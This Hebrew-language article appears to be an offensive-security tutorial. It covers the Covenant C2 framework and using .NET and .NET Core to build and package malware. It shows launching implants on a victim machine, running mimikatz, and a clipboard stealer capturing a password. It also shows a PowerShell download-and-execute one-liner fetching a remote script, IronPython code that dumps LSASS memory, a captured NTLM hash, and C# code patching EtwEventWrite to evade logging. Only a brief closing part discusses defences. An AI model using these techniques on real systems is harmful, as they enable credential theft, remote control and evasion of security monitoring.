
Name	Description
InstallUtil	Uses installutil.exe to start a Grunt via Uninstall method.
MSBuild	Uses msbuild.exe to launch a Grunt using an in-line task.
PowerShell	Uses powershell.exe to launch a Grunt using [System.Reflection.Assembly]::Load()
ShellCode	Converts a Grunt to ShellCode using Donut.
Binary	Uses a generated .NET Framework binary to launch a Grunt.
Wmic	Uses wmic.exe to launch a Grunt using a COM activated Delegate and ActiveXObject
Regsvr32	Uses regsvr32.exe to launch a Grunt using a COM activated Delegate and ActiveXOb
Mshta	Uses mshta.exe to launch a Grunt using a COM activated Delegate and ActiveXObjec
Cscript	Uses cscript.exe to launch a Grunt using a COM activated Delegate and ActiveXObje
Wscript	Uses wscript.exe to launch a Grunt using a COM activated Delegate and ActiveXObje

ה-Binary Launcher משמש ליצירת קבצים בינאריים מותאמים אישית והוא אחד מאופציות ה-launcher הקלים יותר לשימוש. ברגע שנלחץ על ה-Binary, תצורת ה-Binary Launcher נפתחת:




לאחר שהגדרנו איך נרצה שה-launcher יעבוד, נלחץ על Generate ואז Covenant מקמפל את ה-launcher עם ההגדרות שלנו.


ניתן להוריד את הקובץ או לחלופין ניתן להגדיר את ה-lanucher כ-Url ב-Host:



לצורך ההדגמה נוריד את הקובץ ונריץ אותו במחשב הנתקף:




בתרחיש אמיתי זה יתבצע באמצעות פישינג. פעולה זו תתן לתוקף גישה למחשב הנתקף:




ונוכל למעשה להריץ מודולים ופקודות מרחוק.


באמצעות הפקודה help נוכל לראות את רשימת המודולים:



ניתן להריץ mimikatz בצורה קלה ומהירה:



ופקודות:



ל-Covenant יש מעל 60 מודולים אשר מבוססים בעיקר על SharpSploit ו-GhostPack.


Covenant לא שומר את המודולים ישירות על מארח ה-Grunt שלנו. במקום זאת, Covenant מבצע קומפילציה באופן דינמי ושולח את המודול על חיבור הלקוח שלו בזמן הרצת המשימות. בכל פעם שנוצר Grunt חדש או משימה חדשה מוקצית, הקוד הרלוונטי נערך מחדש ועובר ערבול עם ConfuserEx, כדי להימנע מ-payload סטטי.

SharpShell זהו מודול מעניין אשר מאפשר להשתמש בפונקציות של SharpSploit או ספריות מובנות של .NET Framework..

באמצעות SharpShell אפשר להריץ פקודות בהתאמה אישית תוך כדי ריצה:


```
[6/27/2022 8:35:59 PM UTC] SharpShell completed
(erez) > SharpShell using (Tokens t = new Tokens()) { return t.WhoAmI(); }

EREZG-WIN10\erezg
```

במידה ונרצה להשתמש בכלי שלא נמצא במודולים של Covenant, נוכל להשתמש בפקודה Assembly לטעון קבצי .Net assemblies. נשתמש בכלי SharpClipboard לצורך ההדגמה. לאחר שקימפלנו את הכלי, נטען אותו למחשב הנתקף:




```
[6/27/2022 9:41:01 PM UTC] Assembly progressed
(erez) > Assembly /assemblyname:"SharpClipboard" /parameters:"\""

Copy event detected at 6/27/2022 9:41:06 PM (UTC)!
Copy event detected at 6/27/2022 9:41:06 PM (UTC)!
Clipboard Active Window: *Untitled - Notepad
Clipboard Active Window: *Untitled - Notepad
Copy event detected at 6/27/2022 9:41:06 PM (UTC)!
Clipboard Active Window: *Untitled - Notepad
Clipboard Content: my password is not very secret
```

ל-Covenant יש פיצ'ר מעולה אשר מארגן את התוצאות וההיסטוריה של המשימות:



לאחר ש-Covenant פורסם הוא החל להיחסם על ידי האנטי-וירוס. על מנת לעקוף את החסימה יש צורך לשנות את קוד המקור, ניתן לקרוא זאת במאמר:

https://s3cur3th1ssh1t.github.io/Customizing_C2_Frameworks

.NET היא פלטפורמת פיתוח עצמאית לשפה המורכבת מסט של כלים, תשתית וספריות המאפשרות לנו ליצור יישומים חוצי פלטפורמות.

יש נטייה לשייך שפת תכנות אחת ל-.NET - #C, אולם #C היא רק השפה לאינטרקציה עם הפלטפורמה ולא הפלטפורמה עצמה. חלקים מהתשתית והכלים ש-.NET מספקת מאפשרים לנו לכתוב שפת תכנות כדי ליצור איתה אינטראקציה. זה דבר חשוב ביותר להבנה: .NET היא עצמאית בשפה, היא לא קשורה לשפת תכנות ספציפית.

זה מוביל אותנו לשאלה, מה עוד ניתן לעשות מבחינה התקפית באמצעות .NET?

Bring Your Own Interpreter

קיימות עוד שפות .NET רבות, חלקן נתמכות רשמית על ידי מיקרוסופט ואחרות שפותחו על ידי צד שלישי. המשמעות היא שכל השפות הללו שנבנות על אותה פלטפורמה בסיסית היא שכולן יכולות לעבוד זו בזו בדרכים קלות במיוחד להטמעה של שפה אחת בתוך שפת .NET אחרת. אנו יכולים להשתמש בשפות .NET סקריפטינג צד שלישי באותו אופן שבו השתמשנו ב-PowerShell. כל שעלינו לעשות הוא להטמיע שפה כזאת בשפת .NET אשר קיימת כברירת מחדל ב-Windows (כגון #C או PowerShell).

למען האמת, כנראה השתמשת בכלים שעושים את זה אפילו בלי לדעת את זה. כלים כמו p0wnedShell מטמיעים PowerShell Runtime בתוך #C על מנת להריץ קוד PowerShell מבלי לעבור דרך Native PowerShell במערכת ההפעלה. ישנם גם כלים שעושים את ההפך ומטמיעים #C בתוך-PowerShell. מה שאנחנו יכולים לעשות זה להטמיע שפות סקריפטים צד שלישי בתוך PowerShell.

כל אחת מן השפות מגיעה עם סט ייחודי משלה. למשל ironpython זהו יישום של פייתון על בסיס פלטפורמת .NET (בניגוד לפייתון שמבוסס על C). מאחר ושפות .NET צד שלישי לא מותקנות כברירת מחדל, ישנם מספר דרישות מקדימות על מנת להריץ אותן:

- יש צורך במספר (.NET Assemblies) DLL שלהם.
- את אותם DLLים צריך לטעון לפני ההרצה של ה-Interpreter.
- בעזרת הפונקציה ()Assembly.Load, ניתן להטעין את ה-DLLים ישר לזכרון (Fileless).

כך ניתן להשתמש ב-IronPython מפרוייקט OffensiveDLR על מנת להריץ את הכלי Internal-Monologue באמצעות PowerShell:

```
PS C:\Users\erezg\Desktop> iex (new-object net.webclient).downloadstring('.../byt3bl33d3r/OffensiveDLR/master/Invoke-IronPython.ps1')
[*] Loading clrtype module
[*] Executing embedded script
Not elevated. Performing attack with current NTLM settings on current user
erezg::EREZG-WIN10:1122334455667788:4f71c1aabd8f1f398c5c7261517b15b4:01010000000000008a67307f4483d801d2e122e11fd5ae2c0000000002000000000000000000

import System
import clrtype
from System.Runtime.InteropServices import DllImportAttribute, PreserveSigAttribute
from System.Diagnostics import Process
from System.IO import FileStream, FileMode, FileAccess,FileShare

class NativeMethods(object):
    __metaclass__ = clrtype.ClrClass
    DllImport = clrtype.attribute(DllImportAttribute)
    PreserveSig = clrtype.attribute(PreserveSigAttribute)

    @staticmethod
    @DllImport("dbghelp.dll")
    @PreserveSig()
    @clrtype.accepts(System.IntPtr,System.UInt32,System.IntPtr,System.Int32,System.Int32,System.Int32,System.Int32)
    @clrtype.returns(System.Boolean)
    def MiniDumpWriteDump(phandle,pid,file,dumpType,expParam,userStreamParam,callbackParam): raise RuntimeError("MiniDump Failed. Do you have permission?")

procname = 'lsass'
ids = Process.GetProcessesByName(procname)
for pid in ids:
    filename = 'C:\{}_{}.dmp'.format(procname, pid.Id)
    fs = FileStream(filename, FileMode.Create, FileAccess.ReadWrite, FileShare.Write)
    NativeMethods().MiniDumpWriteDump(pid.Handle,pid.Id,fs.Handle,0x00000002,0,0,0)

PS C:\Users\erezg\Desktop>
```

על ידי הזרקת Invoke-IronPython ישירות לזכרון התהליך של PowerShell, הצלחנו להשיג את ה- NTLM Hash באמצעות הכלי Internal-Monologue. על מנת להריץ IronPython נדרשים 4 .NET assemblies:

- IronPython.dll
- IronPthon.Module.dll
- Microsoft.Scripting.dll
- Microsoft.Dynamic.dll

ניתן לראות את זה בסקריפט של Invoke-IronPython.ps1:

```
$IronPythonModulesDLL = @'
vHOJeBzFlXBPdO9fMyOp1VL36LBmfMhuZkbXyBiBLOEwd7jswI
'@

$MicrosoftScriptingDLL = @'
tLOHgFTV9T9+X5k3s7N1tsxsgW3sLo/ZBruCdOlNQCnCooKCgF
'@

$MicrosoftDynamicDLL = @'
7HOHYBzF1fBqd293b69Iq5P2TpKtk4vM+k6ncjIgjBtgmun9Ts
'@

$IronPythonDLL = @'
vLOJnFxFtT9+u+7te293z3ane7onk2RmsszkOtOzWQZCEpAdlE
'@
```

שפות .NET נוספות:

- https://github.com/boo-lang/boo - Boolang
- https://github.com/PetroProtsyk/SSharp
- https://github.com/IronLanguages/ironruby - Ruby
- https://github.com/IronLanguages/ironpython3 - Python3
- https://github.com/microsoft/ClearScript - JScript, VBScript & JavaScript
- https://github.com/NLua/NLua - Lua
- https://github.com/RyanLamansky/dotnet-webassembly - WebAssembly
- https://github.com/sebastienros/jint - JavaScript
- https://docs.microsoft.com/en-us/dotnet/fsharp/what-is-fsharp - F#

על בסיס נושא זה פותח C2 Framework מעניין בשם: SILENTTRINITY. הרעיון הוא שככל שתשתמש בדברים פחות נפוצים ומוכרים כך הסיכוי שתתגלה יקטן. האם יש עוד מחוזות ב-.NET שתוקפים טרם הסתערו עליו?

.NET Core for malware

.NET Framework זוהי הפלטפורמה המקורית של מיקרוסופט שיועדה רק עבור Windows. ב-2014 מיקרוסופט הכריזה על .NET Core על מנת לתמוך במערכות הפעלה נוספות כולל לינוקס ו-macOS. ב-2019 מיקרוסופט הוציאה את הגרסה 4.8 של .NET Framework כגרסה האחרונה, ולמעשה .NET Core מחליף את .NET Framework. (.NET גרסה 5 הוא כבר .NET Core).

```
C:\Users\erezg>dotnet --info
.NET SDK (reflecting any global.json):
 Version:   6.0.102
 Commit:    02d5242ed7

Runtime Environment:
 OS Name:     Windows
 OS Version:  10.0.19044
 OS Platform: Windows
 RID:         win10-x64
 Base Path:   C:\Program Files\dotnet\sdk\6.0.102\

Host (useful for support):
  Version: 6.0.2
  Commit:  839cdfb0ec

.NET SDKs installed:
  6.0.102 [C:\Program Files\dotnet\sdk]

.NET runtimes installed:
  Microsoft.AspNetCore.App 6.0.2 [C:\Program Files\dotnet\shared\Microsoft.AspNetCore.App]
  Microsoft.NETCore.App 6.0.2 [C:\Program Files\dotnet\shared\Microsoft.NETCore.App]
```

המשמעות היא שהעתיד של .NET הוא .NET Core.

NET Core Malware. זהו קונספט חדש יחסית, המחקר סביב הנושא ההתקפי של NET Core. הוא מועט למשל:

- CoreSploit - זהו Post-Exploitation Framework עבור NET Core. אשר מבוסס על SharpSploit.
- Dotnet-Core-a-vector-for-awl-bypass-defense-evasion - מאמר בנושא Application Whitelisting Bypass באמצעות dotnet core.

בפרספקטיבה של תוקף, עבור malwareים שמבוססים על NET Framework. על מנת שתהיה תאימות לאחור לגרסה 3.5 זה אומר להיות מוגבל מבחינת APIs (להיות תקוע ב-2007). ב-NET Core. לעומת זאת, ניתן להשתמש ב-APIs הכי עדכניים עבור ה-Malware. האם ניתן להריץ NET Core Malware. כאשר NET. Core **לא** מותקן? התשובה היא **כן!**


CoreRT

CoreRT זהו NET Core runtime. ניסיוני שמבצע קומפילציה מראש לקוד מכונה מ-IL, ולכן אין צורך בruntime (CLR). זהו יישום מוזר ל-NET. אך מבחינת תוקף גם אם NET Core. לא מותקן, זה לא מהווה מכשול. מאחר וזה ניסיוני, חיוני לבדוק את היישום מראש, ייתכן וחלק מן הקוד לא יעבוד.

מה לגבי Living off the land?

PublishSingleFile

Living off the land הינו קונספט חשוב המבוסס על הגישה של שימוש בטכנולוגיות שמותקנות במחשב הנתקף וניצול שלהן למטרות זדוניות. PublishSingleFile הינו פיצ'ר שהתווסף החל מNET Core. גרסה 3.0. באמצעותו ניתן לקמפל NET Assembly. יחד עם כל ה-dependencies הנחוצים לקובץ הרצה יחיד (unmanaged PE). למעשה כל ה-CLR מוטמע בקובץ ההרצה, כתוצאה מכך נוצר קובץ גדול. התהליך נראה כך:




לצורך ההדגמה נכתוב קוד קצר ב-C#:

```
using System;
Console.WriteLine("Hello, World!");
Console.ReadLine();
```

נקמפל אותו באמצעות הפקודה dotnet.exe publish:

```
PS C:\Users\erezg\source\repos\hello_world> dotnet publish -p:PublishSingleFile=true -r win-x64 -c Release --self-contained true
```

בפקודה עצמה חייבים לציין את סוג מערכת ההפעלה כי קובץ ההרצה יתקמפל בהתאם לסוג. בתיקייה נמצא את קובץ ההרצה לאחר הקימפול:




הקובץ הוא מאוד גדול (מעל 60MB!) בהתחשב בכך שהקוד מאוד קצר. הסיבה לכך שכל ה-CoreCLR מוטמע בתוך הקובץ, וכתוצאה מכך הקובץ יכול לרוץ גם אם .NET Core לא מותקן. בזמן ההרצה, הקובץ Unamanaged PE יאתחל את ה-CoreCLR אשר יטען את ה-.NET Assembly וימיר את ה-IL Code לקוד מכונה:

```
C:\Users\erezg\source\repos\hello_world\hello_world\bin\Release\net6.0\win-x64\publish>hello_world.exe
Hello, World!
```

נוכל לבחור שלא להטמיע את כל-CoreCLR בקובץ:

```
S C:\Users\erezg\source\repos\hello_world> dotnet publish -p:PublishSingleFile=true -r win-x64 -c Release --self-contained false
```

ואז גודל הקובץ יתקמפל לגודל רגיל:




מה אפשר לעשות בנוגע לבעיית גודל הקובץ, אשר יכול להיות בעייתי בתרחישי תקיפה מסויימים?

ישנם 2 פתרונות ידועים:

1. ILLINKER - פיצ'ר שיכול להסיר (trim) פונקציונאליות מה-Runtime שאין בהם צורך. לקומייפלר אין באמת דרך לדעת איזה dependencies אתם צריכים או לא. הפקודה תראה כך:

```
dotnet publish -p:PublishSingleFile=true -r win-x64 -c Release --self-contained true -p:PublishTrimmed=true
```

וגודל הקובץ יירד משמעותית:



2. נשתמש ב-CoreRT הניסיוני:

```
dotnet publish -r win-x64 -c Release /p:Mode=CoreRT
```

וגודל הקובץ יהיה קטן:

hello_world.exe	01/07/2022 1:17	Application	146 KB

במאמר מעניין, הראו איך אפשר לקחת משחק ב-#C ולהקטין אותו באמצעות NET Core. באופן קיצוני:
https://medium.com/@MStrehovsky/building-a-self-contained-game-in-c-under-8-kilobytes-74c3cf60ea04

כיצד ניתן להתגונן?

הגנות על NET Core.

מגרסה 3.0 יש אינטגרציה עם AMSI. נכון שניתן לעקוף את AMSI אך לא כל התוקפים יעשו כך וחלק מן הטכניקות עדיין יכולות להיחסם על ידי AMSI, כך שזה מוסיף עוד שכבת הגנה. טכניקות עקיפה של AMSI ב-NET Core. זהות לטכניקות עקיפה של AMSI ב-NET Framework.:
https://github.com/cobbr/SharpSploit/blob/master/SharpSploit/Evasion/Amsi.cs

בנוסף, AMSI מבוסס על חתימות, מספר מועט של NET Core malwares. משמעותו פחות חתימות. ETW (Event Tracing for Windows) in .NET 5. ETW זהו מכניזם למעקב ורישום לוגים מאפליקציות ב- user mode ודרייברים (kernel mode). ETW ייצור לוג עבור כל Assembly Namespace שרץ, זהו מידע בעל ערך להגנה. גם כאן שיטת המעקף של ETW ב-NET Core. זהה לטכניקת המעקף ב-NET Framework.:

```
public static bool PatchETWEventWrite()
{
    byte[] patch;
    if (Utilities.Is64Bit) { patch = new byte[2]; patch[0] = 0xc3; patch[1] = 0x00; }
    else { patch = new byte[3]; patch[0] = 0xc2; patch[1] = 0x14; patch[2] = 0x00; }
    var library = PInvoke.Win32.Kernel32.LoadLibrary("ntdll.dll");
    var address = PInvoke.Win32.Kernel32.GetProcAddress(library, "EtwEventWrite");
    PInvoke.Win32.Kernel32.VirtualProtect(address, (UIntPtr)patch.Length, 0x40, out uint oldProtect);
    Marshal.Copy(patch, 0, address, patch.Length);
    PInvoke.Win32.Kernel32.VirtualProtect(address, (UIntPtr)patch.Length, oldProtect, out oldProtect);
    return true;
```

מעבר לכך, האם ישנה אפשרות בתהליך אוטומאטי להבחין בהבדלים בין קבצי PublishSingleFile executables לבין קבצי PE רגילים? אם התשובה היא כן, נוכל לקחת את זה שלב אחד קדימה ולזהות את ה-NET Assemblies. שמוטמעים בתוך קבצי PublishSingleFile executables ולנתח אותם.

סיכום

